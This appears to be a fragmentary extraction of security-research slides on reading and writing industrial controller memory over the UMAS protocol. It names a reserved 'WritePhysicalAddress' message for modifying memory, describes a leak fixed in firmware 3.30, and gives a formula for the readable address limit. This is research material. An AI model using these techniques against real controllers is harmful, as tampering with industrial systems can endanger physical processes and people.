


Write-access


- We will **modify** the memory over UMAS using '**WritePhysicalAddress**' message.
- This message is a **reserved** message.




Read-Access over UMAS




Read-Access over UMAS



Up to firmware 3.30:




Read-Access over UMAS




From firmware 3.30 and above (leakage fixed):

Read-accessible memory



Read-Access over UMAS




Readable Memory Range over UMAS

From firmware 3.30 and above:


- The **highest** address allowed for **read-access** ($addr_{read_{top}}$) is determined using a **linear** function:

$$addr_{read_{top}} = addr_{read_{base}} + \text{Const} \cdot addr_{read_{limiter}}$$

Read-Access over UMAS



